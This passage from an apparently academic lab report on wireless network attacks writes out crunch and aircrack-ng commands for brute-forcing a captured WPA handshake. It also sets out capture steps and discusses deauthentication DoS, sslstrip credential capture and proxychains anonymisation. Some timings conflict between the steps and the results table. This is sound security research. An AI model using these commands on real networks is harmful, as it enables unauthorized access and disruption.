Step 6

```
Crunch 15 15 -t Megh^lRimi,^r^n | aircrack-ng -w -
/root/Desktop/capture-01.cap -e Home
```

15 15 was mentioned to indicate the length of the key to be generated where the first 15 was the minimum length, and the second 15 was the maximum length. The -t parameter gave the structure of the possible passkey. The , indicated a capital letter, ^ indicated a special character. The | sign was used for piping the output of the first part of the command to the file that was captured earlier. Crunch used the parameters and length mentioned to break the passkey present in the file. Figure 52 shows the result of the brute force attack as the passkey was cracked in 12 seconds.




*Figure 52. Brute Force Attack using aircrack and crunch for 15 character passkey with 4 unknown characters (Brute Force Attack)*

Step 7

```
Crunch 15 15 -t ,egh@l,imi,@r@n -l aaaa@aaaaaa@a@a |
aircrack-ng -w- /root/Desktop/capture-01.cap -e Home
```

This command was similar to the earlier one, but the -l parameter here lets crunch know which parts of the earlier mentioned -t parameter had to be considered as literal characters and the one ones that were to be tested. The number of characters mentioned in both -t and -l parameters had to be the same to ensure crunch could understand which characters were not to be tested. Figure 53 shows the result as the key was cracked in seven seconds.




*Figure 53. Brute Force Attack using aircrack and crunch for 15 character passkey with 3 unknown characters (Brute Force Attack)*

Step 8

```
Crunch 15 15 -t ,eg@@l,imi,@r@@ -l aaaa@aaaaaa@a@a |
aircrack-ng -w- /root/Desktop/capture-01.cap -e Home
```

This command followed the same rules as the previous commands with , representing capital letters while @ representing small letters apart from the @ that signify the special character @ as mentioned in the `-l` iteration . Figure 54 shows the result as the test took 58 minutes to crack the key.




*Figure 54. Brute Force Attack using aircrack and crunch for 15 character passkey with 5 unknown characters (Brute Force Attack)*

Step 9

```
Crunch 15 15 -t ,eg@@l,imiK@r@@ -l aaaa@aaaaaa@a@a |
aircrack-ng -w- /root/Desktop/capture-01.cap -e Home
```

This command tweaked the previous test by keeping the number of unknown characters the same but changing the type of unknown characters. As seen by the result in figure 55, the time taken was drastically reduced to 4 minutes and 3 seconds.




*Figure 55. Brute Force Attack using aircrack and crunch for 15 character passkey with 4 unknown characters (Brute Force Attack)*

Step 10

```
Crunch 15 15 -t ,@@@@l,@@@,@@@@ -l aaaa@aaaaaa@a@a |
aircrack-ng -w- /root/Desktop/capture-01.cap -e Home
```

This command used only four known characters and had eleven characters that required cracking. 52 PB of data was generated for the passkey cracking. The test could not be completed due to the amount of data that had to be processed to crack the key. Figure 56 shows the result.




*Figure 56. Brute Force Attack using aircrack and crunch for 15 character passkey with 11 unknown characters (Brute Force Attack)*

Step 11

```
Crunch 10 15 | aircrack-ng -w - /root/Desktop/capture-01.cap -e Home
```

This command generated all possible keys ranging from a minimum length of 10 characters to a maximum length of 15 characters and piped the results to the earlier captured four-way handshake file. Figure 57 shows the result of the command as 15610 PetaByte of data was generated that had to be processed for cracking the passkey. The tool first tried to crack the key by starting from the minimum length mentioned ie, 10.




*Figure 57. Brute Force Attack using aircrack and crunch for passkey ranging from 10 to 15 characters (Brute Force Attack)*

### 4.5.5 Command List

```
Ifconfig wlan0 down

Iwconfig wlan0 mode monitor

Ifconfig wlan0 up

Airodump-ng wlan0

Airodump-ng -c 6 -w /root/Desktop/capture –bssid
E8:DF:70:59:D3:8B wlan0

Crunch 15 15 -t ,egh^l,imi,^r^n | aircrack-ng -w -
/root/Desktop/capture-01.cap -e Home

Crunch 15 15 -t ,egh@l,imi,@r@n -l aaaa@aaaaaa@a@a |
aircrack-ng -w- /root/Desktop/capture-01.cap -e Home

Crunch 10 15 | aircrack-ng -w - /root/Desktop/capture-
01.cap -e Home
```

### 4.5.6 Hypothesis

Table 15. Hypothesis Analysis for brute force attack

| **Experiment** | **Hypothesis** | **Expected Result** | **Actual Result** |
|---|---|---|---|
| Brute Force Attack | Brute force attack There is a positive correlation between the time taken to break a passkey and the knowledge of the length and type of characters used in the key. | A positive relationship between the time taken to crack a passkey and the pre-defined parameters is established. | Not all tests were successful as the passkey could not be cracked in every test. A positive relationship was partially established, but there were discrepancies. The hypothesis was partially proven. |

Table 16. Variables for brute force attack

| **Experiment Name** | **Dependent Variable** | **Independent Variable** |
|---|---|---|
| Brute Force Attack | The time required to crack passkey | Pre-defined parameters passed through crunch. |

### 4.5.7 Observations

Table 17. Brute force attack experiment results

| **Experiment No.** | **Dependent Variable (Time in Mins: Seconds)** | **Independent Variable (Length and characters of passkey)** | **Result** | **Notes** |
|---|---|---|---|---|
| 1 | 00:12 | 3 unknown characters, 12 known characters<br>Passkey length is known to be 15 | Passkey cracked | Test successful |
| 2 | 00:58 | 5 unknown characters, 10 known characters<br>Passkey length is known to be 15 | Passkey cracked | Test successful |
| 3 | Indefinite | 11 unknown characters, 4 known characters<br>Passkey length is known to be 15 | Passkey not cracked | Test failed |
| 4 | 04:03 | 4 unknown characters, 11 known characters<br>Passkey length is known to be 15 | Passkey cracked | Test successful |
| 5 | 00:07 | 3 special characters and 1 capital letter unknown, 11 known characters<br>Passkey length is known to be 15 | Passkey cracked | Test successful |
| 6 | Indefinite | No character is known | Passkey not cracked | Test failed |

| | | | | |
|---|---|---|---|---|
| | | Passkey length not known | | |

The experiment was repeated five times with different parameters to check the accuracy of the relationship. When most of the characters of the passkey were known, cracking the key was considerably easier with a couple of tests taking a few seconds to crack the key. A slight change in the number of known characters or the type of characters created a big difference as the possible number of passkeys increased considerably. When the length of the passkey was not known, the application generated more than 15000 Petabyte of data, that made cracking the key impossible due to the amount of data being generated and the limitations of the processing power of the virtual system. The relationship between the time taken and the known characters also showed a variation as the type of character that was known also sped up the process. Since there were fewer special characters than letters, cracking the key was faster when special characters were to be decrypted. Another observation that was made was regarding the four-way handshake capture. The capture only occurred when a new device or an already connected device disconnected and then joined the network again. One paper was found that used a similar approach to perform a brute force attack but combined two tools. Crunch was used to generate a wordlist that brute forced the SSH protocol on a Cisco virtual router. The wordlist generated from crunch was used in the Metasploit tool to perform the brute force attack (Küçüksille et al., 2015b).

### 4.5.8 Conclusion

The hypothesis was partially proven as a direct relationship between the time taken to crack a passkey, and the knowledge of the length and characters in a passkey could be partially found but with some discrepancies. Even though a few tests could not crack the passkey, the failure of those tests worked towards proving that better knowledge of the parameters was helpful in cracking the passkey.

### 4.5.9 Experiment Analysis

The experiment was developed to analyze the relationship between the time taken to crack a passkey and the parameters known about it. Several permutations were used to see how the relationship worked between the two variables. The length of the passkey was known for most of the experiments. A variety of results were found from the tests that were performed. A direct relationship was found between the number of characters known and the time taken to crack the passkey, but the relationship depended on what type of characters were known.

Two cases were taken where the same number of characters were unknown, but the type of characters was different. Special characters were easier to crack than alphabets as they were fewer in number than letters. Another scenario taken into consideration was knowing the type of character versus not having knowledge of the type of character. Knowledge about the type of character helped in increasing the speed of passkey cracking versus a blind attack where the type of character was not known. Aircrack started attacking the passkey with the first lower-case letter of the English alphabet and continued doing so through numbers and special characters. Hence, knowing the type of character that was being used in the passkey helped in speeding up the process of cracking the passkey. The last setup used for the test involved not knowing the type of characters or the length of the key, which resulted in more than 15000 Petabyte of data being generated by crunch for cracking the passkey, that made cracking the key impossible within a definite time frame as a lot of processing power was required. A similar approach was used to generate a five digit password wordlist in crunch that was used to crack a passkey by passing the results of the wordlist generated through a Metasploit tool to carry out a brute force attack (Küçüksille, Yalçınkaya, & Ganal, 2015a). Hence, while there was a positive relationship between the parameters known of a passkey and the time taken to crack key, the type and positioning of the character also played a major part.

### 4.5.10 Reliability, Validity and Limitations

The experiment could not be found to be reliable as the results were not consistent. While a few tests were proven as the passkey was cracked, other iterations of the same experiment did not result in a successful crack. The tests for which the passkey was cracked did not have consistent results.

The experiments could not be validated properly as the results were accurate only for a few tests in which the characters that were not known were fewer.

The main limitation was the processing power of the laptop and the amount of data that was generated for cracking the passkey. The tests that failed the experiment were the ones where data as huge as 15000 Petabytes was being generated by crunch for cracking the passkey. another limitation was that a four-way handshake had to be captured for that file to be targeted for the passkey cracking. The handshake took place when a device was connected to the network, a new device connecting to the network or an already connected device being re-connected.

# 5. Discussion

This chapter discussed the results that were achieved while performing various experiments. While every experiment that was performed earlier had an analysis section that analyses the result of the tests, the section compares the results with the literature that was found using the research framework that was described earlier in figure 3 on page 22.

## 5.1 Denial of Service Attack

### 5.1.1 Results, Supporting Literature and Framework

The research framework that was discussed earlier in the report was used in conducting the experiment. When executing any form of a cyber attack, the intention of the attacker s important. There are two types of hackers- black hat and white hat. Black hat hackers aim at attacking a network or system to gain monetary advantage or harm the victims of the attack. White hat hackers perform the attacks to check the strength and integrity of a network or system or out of harmless curiosity. The aim of the experiment was to show how the attack works and impact the attack has on a device or network. The virtual setup that was mentioned in the experiment setup, along with the external network adapter helped in facilitating the attack. The attack took around 10 minutes to complete. Aircrack-ng suite was used to carry out the experiment steps and execute attack by sending de-authentication signals. The result was a successful attack that disconnected all the clients in the first setup and targeted clients in the second setup of the test. The DoS attack experiment had two versions. The first was aimed at disconnecting all the clients that were connected to the wireless network while the second one aimed at disconnecting the clients one by one by targeting them. Both versions of the experiment were implemented successfully with the desired result achieved in both cases. While the result was achieved, the earlier step in the experiment required the channel to be synchronized between the interface and the router. Both the devices were made to operate on the same channel to ensure the de-authentication signals could be sent to implement the attack.

One research paper was found that used the aircrack-ng suite to execute the DoS attack but with a different approach. The setup used in the paper involved attacking the client and the access point by sending 10000 packets that flooded the device so that legitimate requests could not be recognized (Carranza & DeCusatis, 2016). Another paper used the exact steps mentioned in the experiment but with a different suite. Websploit was used to set the channel

to the required value for the wireless network, and the same commands were used to disconnect the client from the network (Goel et al., 2014).

## 5.2 Macchanger Experiment

### 5.2.1 Results, Supporting Literature and Framework

The hypothesis for this experiment stated that the MAC address could be changed using the macchanger tool. While the hypothesis was proven, there was one prerequisite that had to be fulfilled for the experiment to work. The interface had to be down for the test to work because when the interface was working, a MAC address was already assigned. The intention of the experiment was still the same as in the previous experiment, and the tool used was the macchanger utility. The experiment took the least time to perform as the commands were executed instantly. The result was a successful MAC address change in every iteration. The variety of options available when implementing the address change made the experiment a resourceful one.

A paper on penetration testing using Kali Linux discussed macchanger in its simplest form (Carranza & DeCusatis, 2016). The various ways in which the tool could be used was not mentioned in the paper.

## 5.3 Man-in-the-middle Attack

### 5.3.1 Results, Supporting Literature and Framework

The attack was carried out to capture the login credentials entered on a website. Sslstrip and arpsoof were the tools used to execute the attack. The hypothesis stated that login credentials could be captured, but the statement was found to be partially correct. The attack was successful against HTTP websites but failed to work against HTTPS websites. The sslstrip tool was able to capture the login information, but the credentials were encrypted and hence couldn’t be deciphered. Hence, the facilitating condition for the experiment to succeed was that the target website had to be using the HTTP protocol.

A paper found imitating the attack had interesting findings compared to the attack performed. The attack used in the paper had two parts to it. The first part involved a DNS spoofing attack that used the Ettercap tool to make changes so that a webpage could not be accessed by the user and was directed to a self-made server. Once the first part was achieved, the user was redirected to the web server created earlier that would deny access to the website. The second part of the test followed the same steps as used in the experimental setup above. The results

of the test are like the one obtained by the experiments performed (Gangan, 2015). Another paper used the same procedure as followed in the test with the same experiment steps. The paper talked about the user credentials being captured but does not discuss the results as done in the tests performed above (BouSaba et al., 2016).

## 5.4 Proxychain Experiment

### 5.4.1 Results, Supporting Literature and Framework

The hypotheses for the experiment were to anonymize the public IP address of the browser being broadcasted and to confirm no DNS leaks were happening. Several repetitions of the test showed that the hypotheses were proven correct. While the intention was again to see how the attack works and what the results were, the availability of proxies was the facilitating condition required. Use of dynamic chain ensured proxies were made available as the setup dropped any dead proxy and moved to the next, but the connection was speed not as fast as a normal connection with no proxies. Proxychain and tor were used together to ensure that anonymity was achieved. While the tests were performed almost instantly, consecutive tests required a gap of around 10 minutes to ensure different proxies were chosen for the next connection.

The experiment did not have any literature to compare results as no papers with the exact experimental setup was found.

## 5.5 Brute Force Attack

### 5.5.1 Results, Supporting Literature and Framework

The hypothesis for the experiment was to establish a positive relationship between the time taken to crack a passkey and the knowledge of pre-defined parameters about the passkey. Crunch and aircrack-ng were the tools used in conducting the attack. The capture of the four-way handshake helped in facilitating the attack, and the time was noted for all tests to find a relationship. The relationship was partially proven as there were a lot of inconsistencies in the results. The attacks where the type of characters was known did lead to faster results, but the type of character that was unknown also led to different results. A special character could be cracked faster as the number of special characters was fewer than the alphabets. Hence, the relationship between the time required and knowledge of the type of character and length was enough as some types could be cracked faster than others. Two test cases where 4 unknown characters were to be cracked had varying results.

Supporting literature for the experiment combined a different brute force tool with crunch. A similar approach was used to generate a five digit password wordlist in crunch in a paper. The following brute force attack was carried out using Metasploit instead of the aircrack-ng suite. but used Metasploit to crack the key (Küçüksille et al., 2015a).

# 6. Conclusion

This research was conducted to analyze the results of the cyber attacks that could be carried out against a wireless network and how these attacks impacted the network. As seen by the results, some attacks could render wireless networks completely useless or crack passkeys making the network vulnerable while anonymity techniques could better hide the attacker from being recognized on the network. While there are numerous attacks in the cyberspace today, a few of the attacks that could be implemented with the resources available were carried out. The experiments performed in the report show that cyber threats are very much real and can have major impacts on the wireless network's connectivity. Such attacks, coupled together with the anonymizing techniques shown in the experiments above, can cripple a wireless network. The purpose of this research was to perform the attacks live step by step and see how they impact the network. The experiments were implemented successfully multiple times. A few of the experiments had findings that were not as per the norm, or a few tweaks had to be made to ensure the experiments would progress through. The processing power limitations of the system used to perform the experiments and the virtual platform that was used to perform the experiments made completion of some tests difficult due to the sheer amount of data that was being generated, like in the brute force attack and the encryption offered by HTTPS websites also hindered the MITM. There are many more attacks that can be launched against a network, wireless or wired, and the author aims at continuing studying more attacks to understand how they work and the impact they have on the network. A summary of the results of the various experiments along with the hypotheses is given below.

Table 18. Summary of results

| **Experiment** | **Hypothesis** | **Expected Result** | **Actual Result** | **Outcome** |
|---|---|---|---|---|
| Denial of Service (DoS) attack (All clients) | All clients on a wireless network will be de-authenticated from the tested network during a successful Denial of Service attack. | All clients connected to the wireless network will be disconnected. | The attack did not work if the interface and the access point were not on the same channel. Once both were on the same channel, the attack was successful. Hence, the hypothesis was proven. | Hypothesis proved. |
| Denial of Service (DoS) attack (Targeted clients) | Specific clients connected to the tested network can be targeted and de-authenticated in a DoS attack. | The targeted client device will be disconnected. | Repetition of the attack with different client devices was successful as the targeted devices were disconnected. Hence the hypothesis was proven. | Hypothesis proved. |
| Macchanger Experiment | The MAC address of the USB network adapter can be manipulated using | The mac address will be changed to a new temporary address. | If the network interface was not offline, the mac address could not be changed. The interface had to | Hypothesis partially proved. |

| | | | | |
|---|---|---|---|---|
| | macchanger commands | | be down to change the MAC address. MAC address could be changed randomly, to a specified address and to the originally manufactured address. | |
| Man-in-the-middle Attack | Man-in-the-middle attack succeeds when performed on any website. | Login Credentials can be captured from any website on which the attack is performed. | The attack was only successful when performed against HTTP websites as they were not encrypted. Against HTTPS websites, information was captured but in encrypted form while other tests lead to no capture of information. | Hypothesis partially proved. |
| Proxychain Experiment | The public IP address of a TCP connection from a browser to a website is anonymized | A different IP address is broadcasted during each test. | The attack worked in all five attempts as a different IP address was | Hypothesis proved. |

| | | | | |
|---|---|---|---|---|
| | when proxychain is used in combination with tor service. | | broadcasted every time. | |
| Proxychain Experiment | DNS leak test prevents the public IP address from being exposed. | DNS leak tests confirm that no DNS requests are being leaked that may give away the origin of the connection. | DNS leak tests confirmed that no requests were leaked. | Hypothesis proved. |
| Brute Force Attack | Brute force attack There is a positive correlation between the time taken to break a passkey and the knowledge of the length and type of characters used in the key. | A positive relationship between the time taken to crack a passkey and the pre-defined parameters is established. | Not all tests were successful as the passkey could not be cracked in every test. A positive relationship was partially established, but there were discrepancies. The hypothesis was partially proven. | Hypothesis partially proved. |

# References


Akbanov, M., Vassilakis, V. G., & Logothetis, M. D. (2019). Ransomware detection and mitigation using software-defined networking: The case of WannaCry. *Computers & Electrical Engineering, 76*, 111-121. doi:https://doi.org/10.1016/j.compeleceng.2019.03.012

